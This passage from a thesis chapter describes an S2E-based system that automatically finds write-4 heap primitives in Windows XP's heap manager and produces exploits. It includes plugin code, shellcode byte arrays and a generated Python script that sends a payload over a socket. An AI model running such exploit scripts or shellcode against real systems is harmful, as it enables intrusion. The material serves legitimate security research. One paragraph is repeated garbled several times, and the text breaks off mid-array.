In this section we present the components that constitute our system. We designed our system (see Figure 7.1) as an extension of the open-source selective symbolic execution framework, S^2E [14]. Our motivation for selecting S^2E as our symbolic execution engine lies in the fact that S^2E can symbolically execute binary-only closed-source targets. This is particularly relevant when targetting the Windows operating system's default userland heap, which is both closed-source and distributed in binary-only form. Our plugin is an *analyser* plugin that inspects program states for heap exploit primitives. We also make use of a custom *selector* plugin to apply search heuristics, such as path prioritisation. In S^2E, search heuristics can be implemented using selector plugins that are consulted in the event of *state switching*. The S^2E [14] platform has introduced selective symbolic execution as a method for dealing with the path explosion problem. Executing portions of a program *selectively* means that the selected portion is explored symbolically, while the rest is run concretely. Furthermore, S^2E introduced execution consistency models as a way of reasoning about the feasibility of paths that are discovered. The selective symbolic execution model is motivated by the fact that the unit, i.e., the portion of code explored symbolically, is of primary interest to the testing process and the environment merely supports its functioning. Most tools operate



Figure 7.1: Our system and its inputs/outputs

in concrete mode until a symbolic value is injected. Therefore, they cross the concrete-symbolic boundary once the symbolic value is involved in a conditional jump and remain in symbolic mode until termination. On the other hand, S^{2}E is the first tool to provide the elasticity of crossing the concrete-symbolic boundary back and forth [14].

7.1.1 S^{2}E Plugins

We have implemented our system as a S^{2}E plugin written in more than 5,000 lines of C, C++ and assembly code. Code is run natively if concrete, and if symbolic, it is dynamically translated from x86 to LLVM bitcode and symbolically executed using KLEE (see Figure 7.2). As in standard S^{2}E configurations, we use STP as our decision procedure (Z3 in later versions) in combination



Figure 7.2: Systems underpinning our plugins

with the `QFBV` theory and QEMU as our virtual machine. In addition, we have extended S^{2}E plugins, such as the `WindowsMonitor` plugin, to work on SP0 and SP1, Vista and Windows 8 service packs to support our design. The purpose of the extensions is merely to allow S^{2}E to run these Windows versions as guest operating systems and is not related to the technique presented in this thesis. In the exploit generation phase, we produce a compact stand-alone Python script that delivers the exploit over a chosen interface, e.g., over the network to network-enabled applications. Ultimately, we intend to make the implementation of our system open-source and freely available online, along with an accompanying demonstration video.

Consistency models

In order to simulate user input, we inject symbolic data by utilising conventional input vectors, such as arguments, files on disk, network transmissions or environment variables (see Code Sample 7.1). To inject symbolic data into an input buffer, we model a certain set of API calls by bypassing them, but re-

```
// Perform a symbolic memory inject of (min,max)
bool SkyriseAnalyzer::inject_symbolicMemoryRange(
  S2EExecutionState *state, uint64_t sym_size,
        uint64_t sym_addr, const char *sym_name,
        unsigned int start_sym_uid, uint8_t min,
        uint8_t max) {

unsigned int mark;
vector<ref<Expr> > symb;
symb = state->createSymbolicArray(sym_name,
   sym_size);

// Add to Klee/Expr.h to use
mark = start_sym_uid;

for(unsigned i = 0; i < sym_size; ++i) {
   // Mark the symbolic bytes starting with
   // start_sym_uid and increment each time.
   ref<Expr> s = symb[i];
   s->sym_uid = mark++;

   // Place constraints of   x <= s <= y
   ref<Expr> min_expr = ConstantExpr::alloc(min,
   Expr::Int8);
   ref<Expr> max_expr = ConstantExpr::alloc(max,
   Expr::Int8);

   if(state->addConstraintSoft(
        UgeExpr::create(s, min_expr))) {
          std::cout << "min constraint... ok\n";
   }
   if(state->addConstraintSoft(
        UleExpr::create(s, max_expr))) {
          std::cout << "max constraint... ok\n";
   }
   if(!state->writeMemory8(sym_addr + i, symb[i]))
   {
        // Error
        return false;
    }
}
return true;
}
```

Code Sample 7.1: Injecting symbolic bytes into target memory

specting their calling conventions. For example, when the application under test invokes the `recv()` system call, in order to simulate network traffic, the call is modelled by setting the `ESP` pointer to its pre-invocation position and the `EIP` is set to the value of the return address. Before resuming execution from the return address, the input buffer is filled up with symbolic bytes up to the maximum specified by the length parameter. This form of function bypass has local consistency (LC) with respect to the S^2E execution consistency models (see 7.3 or [14]). This implies that the execution run is consistent with respect to the unit under test, but there is a possibility of side-effects in the environment causing inconsistencies to propagate. This is, however, highly dependent on the function being bypassed and should be considered on a case-by-case basis.

Complex Injection Models To this end, we implement a number of complex interfaces, which we have observed to be necessary for the injection of some real-world applications, that ensure a target application receives the symbolic input properly. Our plugin intercepts `WSAAsyncSelect` in order to retrieve the message code and socket identifier used for the registration of asynchronous network event notifications. The collected data is replayed into an application's main message loop using `GetMessageA`; this simulates a network event occurrence that results either in the acceptance of a new connection or in the reading from an established connection stream. In the latter case, a `ioctlsocket` call is intercepted to simulate data waiting to be read from the network buffer. Only then is any subsequent attempt to read the data using `recv` utilised to inject symbolic bytes.

Search Heuristics

Basic Blocks A target program is executed as a series of basic blocks. Each basic block is defined by the characteristic that it has one entry and one exit



Figure 7.3: S^{2}E consistency models [14]

point (under S^{2}E, a basic block is synonymous with a `TranslationBlock` (`TB`)). Thus, each basic block is a segment of code terminating in a conditional or unconditional branch instruction (e.g., `JMP`, `Jxx`, `CALL`). It follows that each basic block, including a `TB` in S^{2}E, contains precisely zero or one `CALL` instruction to a function exported by the heap allocator.

Heap gadgets A heap gadget is defined as a composition of one or more basic blocks, such that at least one basic block in the heap gadget executes a heap operation, i.e., the gadget's overall heap string is not the empty string ϵ. The last basic block in the heap gadget necessarily terminates with an unconditional branch instruction. Thus, each gadget is *atomic* and the basic unit of heap manipulation in the target program.

Program Navigation The theoretical extent of user-control exercised over the heap state is ultimately determined and limited by a target program's heap gadget set. Program input manipulates heap state at the granularity of heap gadgets (e.g., if the smallest unit is $\mathcal{AAA}$, the heap state can only ever be manipulated 3 operations at a time). The target program restricts feasible paths

such that only a subset of heap strings over the heap language is ever exhibited in practice (allowing for limited heap state flexibility).

Gadget Language The corpus of knowledge about feasible inter-gadget paths is *program-specific* and can be formulated on-the-fly during program exploration. Thus, a partial heap gadget language that maps program inputs to heap operations can be constructed for each target program.

Program Exploit Friendliness Whether or not a given heap vulnerability in target program P is exploitable is ultimately a program-specific question. Assume we have obtained a set X, the set of heap strings (operations) that each put P's allocator into a vulnerable state. Assume G is an oracle for P's complete gadget-language that takes heap operations and returns the program input that causes them to be performed. An attacker seeks to construct inputs for P that perform members (X_i) of set X. Iterate over all members of X, query the oracle $G(X_i)$, and any answer is a P-specific input that puts P's allocator into a vulnerable state.

$$\exists\, X_i \;\in\; X \;\; s.t. \;\; G(X_i) \;\neq\; \epsilon$$

Putting the heap into a vulnerable state primes the program for exploitation. However, it is only a necessary, but not sufficient condition for P's exploitation. Ultimately, the complete exploit formula, including data for exploit primitives and shellcode, must be satisfiable and a concrete solution must be ascertained.

7.2 Early Results

In order to introduce heap-based exploit generators, we have initially selected the most basic instances of popular heap managers as the subject of

our analysis, namely, the Windows XP SP0 and SP1 heap managers. Due to scope limitations, we must necessarily limit our study to these service packs and leave later and more complex SPs for future work. The Windows XP range of Service Packs (SP0-SP3) is representative of the evolution of heap-based vulnerabilities and corresponding counter-measures on many other platforms. For example, both Windows and Linux suffered from the same fundamental security problems relating to the removal of items from doubly-linked lists and have both since added *safe unlinking*. Moreover, both of the operating systems have since added similar safety measures, e.g., cookies to the heap header that function like stack canaries, and non-writable guard pages to prevent cross-page overflows.

Our compositional approach to heap exploitation is reminiscent of algorithms for compositional symbolic execution [33, 2]. Standard symbolic execution re-explores a procedure if two distinct paths lead through it. In contrast, compositional symbolic execution explores procedures in isolation and combines inter-procedural paths to form a set of realistic program paths. Since each intra-procedural path is explored only once, the number of possible inter-procedural paths grows linearly rather than exponentially in the number of procedures explored [33].

Search Strategy We evaluate our automatic exploit generation algorithm using a *depth-first* strategy. Recall that in order to produce exploits in the fastest possible manner, running the components consecutively in a depth-first fashion is preferred, in contrast to a wider search for all possible exploit primitives in the heap manager. A depth-first search requires that every component produces only sufficient information such that a subsequent component can perform its function. This search strategy avoids exploring irrelevant paths and collecting information that is not necessary in order to build a single working exploit. The reasoning is motivated by the fact that a single working exploit is

Sequence	Concrete (s)	Exit
Alloc, *overflow*, Free	3.307	θ
Alloc, *overflow*, Alloc	3.379	θ
Create, Alloc, *overflow*, Free	3.437	crash
Create, Alloc, *overflow*, Alloc	3.134	crash

Table 7.1: Simulating heap interactions with concrete bytes

Sequence	Exit	Primitive
Alloc, *overflow*, Free	clean	ϵ
Alloc, *overflow*, Alloc	clean	ϵ
Create, Alloc, *overflow*, Free	crash	ϵ
Create, Alloc, *overflow*, Alloc	crash	write-4

Table 7.2: Simulating heap interactions with symbolic bytes

sufficient to compromise a target system.

7.2.1 Application-heap interaction

Table 7.1 and Table 7.3 show the set of application-heap interaction sequences tested for exploit primitives, using concrete and symbolic bytes, respectively. Since we are in depth-first search mode, we terminate execution at the first exploit primitive that is found and proceed to the next section.

In Table 7.1, we measure the time taken to execute a particular sequence with a concrete overflow. We distinguish between the type of termination experienced by the surrogate. θ represents a clean exit via `ExitProcess`. Note that for a surrogate to exit cleanly with θ, control would have to return to the surrogate from the heap manager after the occurrence of the overflow. A clean exit is indicative of the fact that the post-overflow heap-management functions make no use of the corrupted metadata. A crash is an encouraging sign with respect to finding exploit primitives, but is itself insufficient to prove that we exercise sufficient control over the actions of the surrogate or heap manager to form an exploit.

Sequence	Symbolic (s)	Primitive
Alloc, *overflow*, Free	3.317	ϵ
Alloc, *overflow*, Alloc	3.935	ϵ
Create, Alloc, *overflow*, Free	∞	ϵ
Create, Alloc, *overflow*, Alloc	5.946	*write-4*

Table 7.3: Timing measurements for symbolic input

Sequence	Concrete	Symbolic
Alloc, *overflow*, Free	3.307	3.317s
Alloc, *overflow*, Alloc	3.379	3.935s
Create, Alloc, *overflow*, Free	3.437	∞
Create, Alloc, *overflow*, Alloc	3.134	5.946s

Table 7.4: Timing measurements for concrete input

In order to determine the level of control over the actions of the crashing sequences, we expose them to symbolic input. While we subject all sequences to symbolic testing in our evaluation, a more efficient system may want to skip over sequences that permitted a clean exit. In Table 7.3, ϵ represents a surrogate termination before an exploit primitive is found. The final sequence in the Table 7.3 shows that `HeapAlloc` is host to a dangerous attacker-influenceable operation. The operation corresponds to the unlink macro that is used to remove a free memory chunk from a doubly-linked FreeList before the chunk is returned to the client application.

Table 7.3 shows the times (in seconds) taken to reach a conclusion regarding exploitability of a particular sequence. For the first two sequences that do not seem to be influenced by the overflow, the times are comparable for concrete and symbolic input. We obtain ϵ for the sequence with running time ∞ since we make the decision to terminate the search after a fixed period of time of either fork explosions or during which the symbolic execution engine makes no progress. Better search heuristics are likely needed to complete the exploration of the sequence.

States	UserTime	WallTime	QueryTime	SolverTime
1	6.87×10^{0}	8.32×10^{0}	0	0
3	1.23×10^{1}	2.05×10^{1}	1.06×10^{-2}	5.03×10^{-3}
7	1.36×10^{1}	2.21×10^{1}	3.01×10^{-1}	8.20×10^{-3}
7	1.39×10^{1}	2.25×10^{1}	3.06×10^{-1}	1.18×10^{-2}

Table 7.5: Timing measurements for reaching exploit primitive

States	CpuConcrete	CpuKlee	Queries	QConstructs
1	190898	0	0	0
3	24099316	84	2	19
7	24097122	2315	262	2772
7	24097122	2315	264	3817

Table 7.6: No. of instructions, queries, constructs

In Table 7.5, one can observe timing measurements corresponding to the time spent in the STP solver as a portion of the total running time. If a system is faced with particularly complex constraints then it will reflect in the increase in time that is spent generating and solving queries.

In Table 7.6, we give the total number of concrete instructions, symbolic instructions, queries and query constructs leading up to the write-4 primitive in `ntdll.dll`. This gives a measurement of the size of the heap manager, as well as the amount of symbolic execution effort required to pinpoint an exploit primitive.

7.2.2 Exploit primitives

The exploit primitives occur numerous times and are spread throughout `ntdll.dll`, with multiple distinct paths leading to different instances of exploit primitives. It is always the instruction sequence displayed in Figure 7.5 that we observe, making its recognition trivial in our case. However, while the primitive in Figure 7.5 is always the first exploit primitive encountered and used for exploit-building in our evaluation, our approach is designed to use symbolic execution

```
// Detect exploit primitives on state fork
void SkyriseAnalyzer::prim_onStateFork(
  S2EExecutionState *origin,
  const std::vector<S2EExecutionState*>& newStates,
  const std::vector<klee::ref<klee::Expr> >&
   newConds)
{
   // Pickup last instruction using
   // the translation block type
   TranslationBlock *tb = origin->getTb();

   std::cout << "Executing block 0x"
             << std::hex << tb->pc << "-0x"
             << (tb->size + tb->pc) << " (";

   print_TBtype(tb);
   std::cout << ") \n";

   // Detect and handle exploit primitives
   S2EExecutionState *effecState;
   foreach2(it2, newStates.begin(), newStates.end()
   ) {
        effecState = (S2EExecutionState *) (*it2);
        // Examine instructions for primitives
        processPrimitive(effecState);
   }
}
```

Code Sample 7.2: Detect exploit primitives on state forking

in order to discover exploit primitives of different shapes and sizes, including those that have not been previously documented. The method is agnostic to the exact sequence of instructions causing a flow of symbolic data into a symbolic destination address. In the SP0 heap manager, there are 7 forks preceding a `write-4` primitive. These forks are caused by conditions being imposed on symbolic values in the heap metadata post-injection. The 8th fork corresponds to a `write-4` primitive, yielding two states: one with an equality constraint of a specific value imposed on a part of the `write-4` data, e.g., `ecx = 1` and one with a negation of that constraint, *i.e.* `ecx` $\neq$ `1`. S^2E concretizes the symbolic

```
77F5DA48     ...
77F5DA4D     mov    eax, [esi+08h]
77F5DA50     mov   [ebp-94h], eax
77F5DA56     mov    ecx, [esi+0Ch]
77F5DA59     mov   [ebp-98h], ecx
77F5DA5F     mov   [ecx], eax
77F5DA61     mov   [eax+4], ecx
77F5DA64     cmp    eax, ecx
77F5DA66     jnz    L77F5DA9C
77F5DA68     mov    ax, word ptr[esi]
77F5DA6B     cmp    ax, 80
77F5DA6F     jnb    L77F5DA9C
77F5DA71     ...
```

Figure 7.4: The code segment containing an exploit primitive

memory destination by repetitively forking states at the `write-4` point, each time incrementing the value used in the equality constraint on the `write-4` data. Hence, to be able to impose our own constraints on the `write-4` data as part of the exploit construction phase, we must navigate to a state whose constraints permit us to impose effectively arbitrary values. It is pointless to impose a conflicting constraint that results in a logical contradiction if we want the formula to be satisfiable, as satisfiability is a necessary condition for solving the formula for concrete values. S^2E expresses a symbolic write to a symbolic destination as a fork because it always attempts to preserve a concrete memory model. In practice, due to the small number of suitable memory addresses, both for hijacking control flow and using as trampolines, it is improbable that a constrained `ECX` and `EAX` would match a valid memory address. In such a situation, a breadth-first search might be desired in order to find a wider range of exploit primitives.

The constraint collection part of symbolic execution plays an important role in verifying the suitability of exploit primitives. The closest solution to the automatic exploit generation problem without the usage of symbolic execution would most likely involve taint analysis. The constraint collection part of sym-

bolic execution plays an important role in verifying the suitability of exploit primitives. The closest solution to the automatic exploit generation problem without the usage of symbolic execution would most likely involve taint analysis. The constraint collection part of symbolic execution plays an important role in verifying the suitability of exploit primitives. The closest solution to the automatic exploit generation problem without the usage of symbolic execution would most likely involve taint analysis. The constraint collection part of symbolic execution plays an important role in verifying the suitability of exploit primitives. The closest solution to the automatic exploit generation problem without the usage of symbolic execution would most likely involve taint analysis. This technique can be used to establish that attacker-controlled input reaches data used in critical operations. However, vanilla taint analysis does not collect constraints along a concrete path and merely focuses on tracking data flows rather than the shape of data content. Ignoring constraints imposed on data used in exploit primitives would result in the inability to differentiate between realistic and unrealistic paths in a program, forcing us to settle for an under- or over-approximation of exploit solutions.

Figure 7.4 shows another instance of an exploit primitive different to that seen in Figure 5.2, but also located in `ntdll.dll`.

7.2.3 Hijacking the control flow

In the HIJACK phase, a method for transferring control from the heap manager to shellcode is found. Due to the fact that the `write-4` primitive commonly manifests itself in the form depicted in Figure 7.5, it is possible to write a pointer-sized value to an arbitrary address in the first instruction and to subsequently cause an access violation in the second instruction. The access violation forces exception handling routines to kick in and this (often) constitutes an application-independent method of exploitation.

```
mov [ecx], eax
mov [eax+4], ecx
```

Figure 7.5: A common instance of a write-4 primitive

Hence, rather than overwriting writable function pointers in the target application, most manual heap-based exploits hijack control from the heap manager itself, by targeting pointers to exception handlers.

There are multiple approaches that can be taken when dealing with primitives like Figure 7.5. The first instruction permits values for `EAX` and `ECX` to be set freely (within its constraints), but the second instruction presents an interesting situation. The second instruction is also an instance of a `write-4` primitive, but its values are bound to the first primitive. In other words, if $w(x)$ is a predicate that expresses the writability of memory address x, and `EAX=`α and `ECX=`β, it can be said that for the first primitive to succeed in hijacking a pointer, it would have to be the case that $w(\beta) \wedge (w(\alpha) \cap \neg w(\alpha))$, which simplifies down to $w(\beta)$. The second primitive suggests that for it to also succeed it would have to be the case that $(w(\beta) \wedge w(\alpha + 4)) \wedge (w(\alpha) \cap \neg w(\alpha))$. Since α is meant to be a `call` trampoline, it is, at least in our case, by design picked from an executable `.text` section that is also usually non-writable. Thus it is normally the case that $\neg w(\alpha) \wedge \neg w(\alpha + 4)$. Under such conditions, the second primitive causes an access violation and control flow is interrupted and redirected to exception handling routines.

Alternatively, the exploit-generating tool can pick valid values for α and β, but in doing so, restricts the possible memory addresses that α and β can assume, possibly resulting in a failure to find exploitable conditions. It was empirically determined that picking valid values in our particular case does not achieve a great deal - the exploit primitives avert an access violation, but a violation nevertheless occurs further down the line. From a path perspective,

the path where exploit primitives succeed and the path where they cause an access violation, ultimately merge in the exception handling routine. In addition, both paths are susceptible to the same hijacking method; thus, at least in this case, the design choice did not influence exploitability. In general, it is possible for the two paths to diverge and never meet.

Vectored Exceptions Unlike `SEH` exception handling, Vectored Exception Handling (`VEH`) is not frame-based and will be called regardless of whether control is in a particular call frame. The `VEH` dispatch routine is the first exception handler that is called in the event of an access violation in `ntdll.dll`, having priority over, for example, `SEH`. For this reason, `VEH` is commonly used in manual exploit writing. `VEH` handlers are called in the order in which they are added and the head pointer can be ascertained by inspecting `AddVectoredExceptionHandler` in `ntdll.dll`. To achieve arbitrary code execution, the pointer to the head `VEH` node should be set as the destination address of the `write-4` primitive and the write value should be set to point to a fake `VEH` node. A subsequently raised exception will transfer control to arbitrary code (a fake handler) referenced from the fake `VEH` node, as per exception handling procedures. It is commonly the case that a fake `VEH` node is constructed from a pointer on the stack that references the shellcode buffer. However, this particular `VEH` method becomes unreliable if the stack fluctuates unpredictably.

Conditional Guard The `VEH` dispatch routine is, however, protected by a conditional guard. Our system is unable to install a handler a priori until dispatch-like behaviour is observed and the routine is recognised as transferring control indirectly. Future work may focus on exploring such paths symbolically by injecting symbolic bytes into memory transfers. The default exception handler is the Unhandled Exception Filter (`UEF`) which is responsible

```
77EB9B80      ...
77EB9B82      mov     eax, [L77ED63B4]
77EB9B87      cmp     eax, esi
77EB9B89      jz      L77EB9BA0
77EB9B8B      push    edi
77EB9B8C      call    eax
77EB9B8E      cmp     eax, 01h
77EB9B91      ...
```

Figure 7.6: The UEF exception handler dispatch

for displaying the recognisable error dialog upon an application crash. The UEF, which can be observed in Figure 7.6, is the last effort to run an exception handler and processes raised exceptions that otherwise no installed exception handler is defined to process. It is common practice to use UEF when manually writing exploits for heap-based vulnerabilities. UEF is considered a more reliable method of exploitation as it can tolerate unpredictable stack fluctuations. In our evaluation, we have managed to automatically produce a hijacking method that in fact corresponds to the UEF method.

When exploiting a target application in practice, whether the control flow is transferred to shellcode from the heap manager or from application-specific code is irrelevant. If the PRIMITIVE and HIJACK phases succeed for surrogates, control would never return to the client application after being hijacked in the heap manager. If we choose to target application-specific data, such as writable function pointers that are stored on the heap, the PRIMITIVE and HIJACK may fail on surrogates, but may succeed on real applications. This is due to the fact that the execution trace is not terminated after control leaves the modules associated with the heap manager, e.g., `ntdll.dll`. Thus, the algorithm could be used in such a scenario but would only yield an application-specific method of exploitation that is unlikely to be portable. However, in this thesis, we strive to generate a heap exploit methodology that works on any application using the vulnerable heap manager.

```
// Test SAT of constraint without adding it to PC
bool SkyriseAnalyzer::canApplyConstraint(
       S2EExecutionState   *state,
       klee::ref<klee::Expr> expr) {

 bool truth;
 Solver *solv = s2e()->getExecutor()->getSolver();
 Query query(state->constraints, expr);

 bool res = solv->mustBeTrue(query.negateExpr(),
   truth);
 if (!res || truth) {
   // Constraint is non-applicable
   return false;
 } else {
   // Constraint is applicable
   return true;
 }
}
```

Code Sample 7.3: Testing the satisfiability of a constraint

```
(Eq (w32 0x0)
    (And w32 (ZExt w32
       (Read w8 0xd v0_heapSym_0))
             (w32 0x10)))
```

Figure 7.7: Conditions imposed upon heap metadata

7.2.4 Exploit generation

During the exploit generation phase, it is determined that SP0 and SP1 place constraints on data that is a part of the landing site. Observe from Figure 7.7 that `v0_heapSym_0`, the variable name for a series of symbolic bytes, has an equality constraint equivalent to `(heapSym[0x0D] & 0x10) == 0x00`. The inability to control bytes at the landing site may lead to invalid instructions or access violations occurring. Hence, we perform a state-switch to a state with more permissive constraints and resume the search for exploit primitives.

```
// Create constraint 'EqExpr(mem, eqExpr)'
eqExpr = ConstantExpr::alloc(
    eqByte, klee::Expr::Int8);

// Apply the path constraint
state.addConstraint(EqExpr::create(
      currExpr, eqExpr));
```

Code Sample 7.4: Imposing constraints

Constraints imposed on metadata bytes that are neither involved in an exploit primitive nor a part of the landing site are considered *bad bytes* and the exploit is subsequently built around the bytes. The bytes themselves are prefixed with `jmp` instructions that jump to the next valid instruction. The exploit string is packaged into a stand-alone executable Python script, based on the desired method of delivery, e.g., over a network to network-enabled applications, and transferred to the guest operating system for deployment.

One of the main contributions of this work is to demonstrate that readily-available tools, such as S^2E, are capable of conducting attacks against popular heap managers without running into problems with, for example, symbolically executing parts of the heap-management code. While we have not previously observed any such instances, it is conceivable to imagine a hardened heap implementation that would pro-actively attempt to resist symbolic execution [76, 32]. Such a defence might not hinder manual efforts to construct exploits for heap implementations, but might present a challenge to automated analysis and exploit-generating tools.

The *unlink* and *lookaside* techniques can be found automatically.

7.3 Validation of Extended Results

In this section, we first present our evaluation targets and methodology (Section 7.3.1) and then present experimental results to answer the following ques-

```
void SkyriseAnalyzer::prefixJumps(
    RangeVector rVec,
    struct inject_range *inject_range,
    S2EExecutionState     *read_state,
    S2EExecutionState    *apply_state)  {

  struct fixed_range fr;
  uint32_t rsize;
  uint64_t jmp_1, jmp_2;

  // Check each range
  foreach2(itVec, rVec.begin(), rVec.end()) {
    fr = *itVec;

    // Compute range size
    if((fr.end-fr.begin) > 255) {
            std::cout << "Range size too big.\n";
            exit(1);
    }
    rsize = fr.end-fr.begin;

    // Set the addresses of jumps
    jmp_1 = fr.begin - 2;
    jmp_2 = fr.begin - 1;

    // Check range validity
    if((jmp_1 <= inject_range->begin) ||
         (jmp_2 >= inject_range->end))
    {
      return;
    } else {
        // Apply jump constraints (0xEB=jmp rel8)
        if(!applyByteEquiv(jmp_1,
               0xEB,  read_state, apply_state)) {
                    // Cannot prefix jmp
                    return;
        }
        if(!applyByteEquiv(jmp_2,
               rsize, read_state, apply_state)) {
                    // Cannot prefix jmp operand
                    return;
        }
    }
  }
}
```

Code Sample 7.5: Prefix bad bytes with relative jumps

```
import os
import socket
import sys

host = HOST
port = PORT

exploit  = "\x90\x90\x90\x90\x90\x90"
exploit += "\x90\xeb\x0a\xb4\x63\xed"
exploit += "\x77\x8a\x37\xd1\x77\x90"
exploit += "\x90\x90\x90\x90\x90\x33"
exploit += "\xc0\x50\x68\x63\x61\x6c"
exploit += "\x63\x54\x5b\x50\x53\xb9"
exploit += "\xc6\x84\xe6\x77\xff\xd1"
exploit += "\xb9\xb5\x5c\xe7\x77\xff"
exploit += "\xd1\x90\x90"

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
s.send(exploit)
s.close()
```

Figure 7.8: Example of produced Python attack script

Length	States	Crashes	Time (s)	Technique
1	5	0	0	n/a
2	25	1	18	n/a
3	120	6	94	n/a
4	580	28	580	unlink
5	2,792	124	3,062	n/a
6	13,468	548	11,106	n/a
7	65,152	2,446	73,606	lookaside

Table 7.7: Number of states, crashes and time taken

tions:

1. Effectiveness (Section 7.3.2): Can our system automatically generate heap exploits for real-world applications?

2. Generality (Section 7.3.3): Does our system apply to a wide range of heap managers?

3. Automation (Section 7.3.4): What level of automation does our implementation offer?

```
We have 6 existing states.
Entering onStateFork (pc=0x77f51f0e)
We are about to fork state 0 into (at pc 0x77f51f0e)
 state 0 state 7
We have 7 existing states.
Entering onStateFork (pc=0x77f5215c)
Fork is a MOV instruction - potential write-4 at pc=0x77f5215c
Forking at (potential) write-4 primitive
--> Checking write-4 primitive (EAX/ECX) at pc 0x77f5215c
[State 0]  check_write4Primitive: EAX has symbolic value.
[State 0]  check_write4Primitive: ECX has symbolic value.
-> Producing exploit...
Listing constraints...
Constraint:
(Eq (w32 0x0)
    (And w32 (ZExt w32 (Read w8 0xd v0_symHeap_0))
             (w32 0x10)))
Constraint:
(Eq (w16 0x0)
    (ReadLSB w16 0x8 v0_symHeap_0))
Constraint:
(Eq (w32 0x0)
    (And w32 (ZExt w32 (Read w8 0xd v0_symHeap_0))
             (w32 0x1)))
Constraint:
(Eq (w32 0x0)
    (ReadLSB w32 0x14 v0_symHeap_0))
Printing expression in EAX:
(ReadLSB w32 0x10 v0_symHeap_0)
Printing expression in ECX:
(ReadLSB w32 0x14 v0_symHeap_0)
Listing states we are forking into...
state 0 state 8
Analyzing exploit susceptibility of state 0
-> Attempting to add constraint to [EAX] data... OK.
-> Attempting to add constraint to ECX data... failed.
-> Moving on to next state.
Analyzing exploit susceptibility of state 8
-> Attempting to add constraint to [EAX] data... OK.
-> Attempting to add constraint to ECX data... OK.
[+] Acquired write-4 primitive.
[+] Successfully obtained exploit solution.
```

Figure 7.9: Example truncated output from our S^{2}E plugin

$\mathcal{M}_n[c] \leftarrow x$	symbolic write-n to fixed location
$\mathcal{M}_n[x] \leftarrow c$	fixed write-n to symbolic location
$\mathcal{M}_n[x] \leftarrow x$	symbolic write-n to symbolic location
$v \leftarrow \mathcal{M}_n[x]$	read-n from symbolic location

Figure 7.10: Description of heap exploit primitives.

```
{0x90,0x90,0x90,0x90,0x90,0x90,
 0x90,0x90, landing ,0x90,0x90,
 0x90,0x90,jump 2,bad,bad,0x90,
 0x90,0x90,0x90,0x90,0x90,0x90
 0x90,0x90,0x90,   shellcode };
```

Figure 7.11: An elastic exploit template

```
#define shellcode_sp2_len 26
#define shellcode_sp1_len 26

// WinXP SP2
uint8_t shellcode_sp2[] = {
      0x33,0xC0,0x50,0x68,0x63,0x61,0x6C,0x63,
      0x54,0x5B,0x50,0x53,
      0xB9,
      0x4D,0x11,0x86,0x7C,  // WinExec
      0xFF,0xD1,
      0xB9,
      0xA2,0xCA,0x81,0x7C,  // ExitProcess
      0xFF,0xD1
};

// WinXP SP1
uint8_t shellcode_sp1[] = {
      0x33,0xC0,0x50,0x68,0x63,0x61,0x6C,0x63,
      0x54,0x5B,0x50,0x53,
      0xB9,
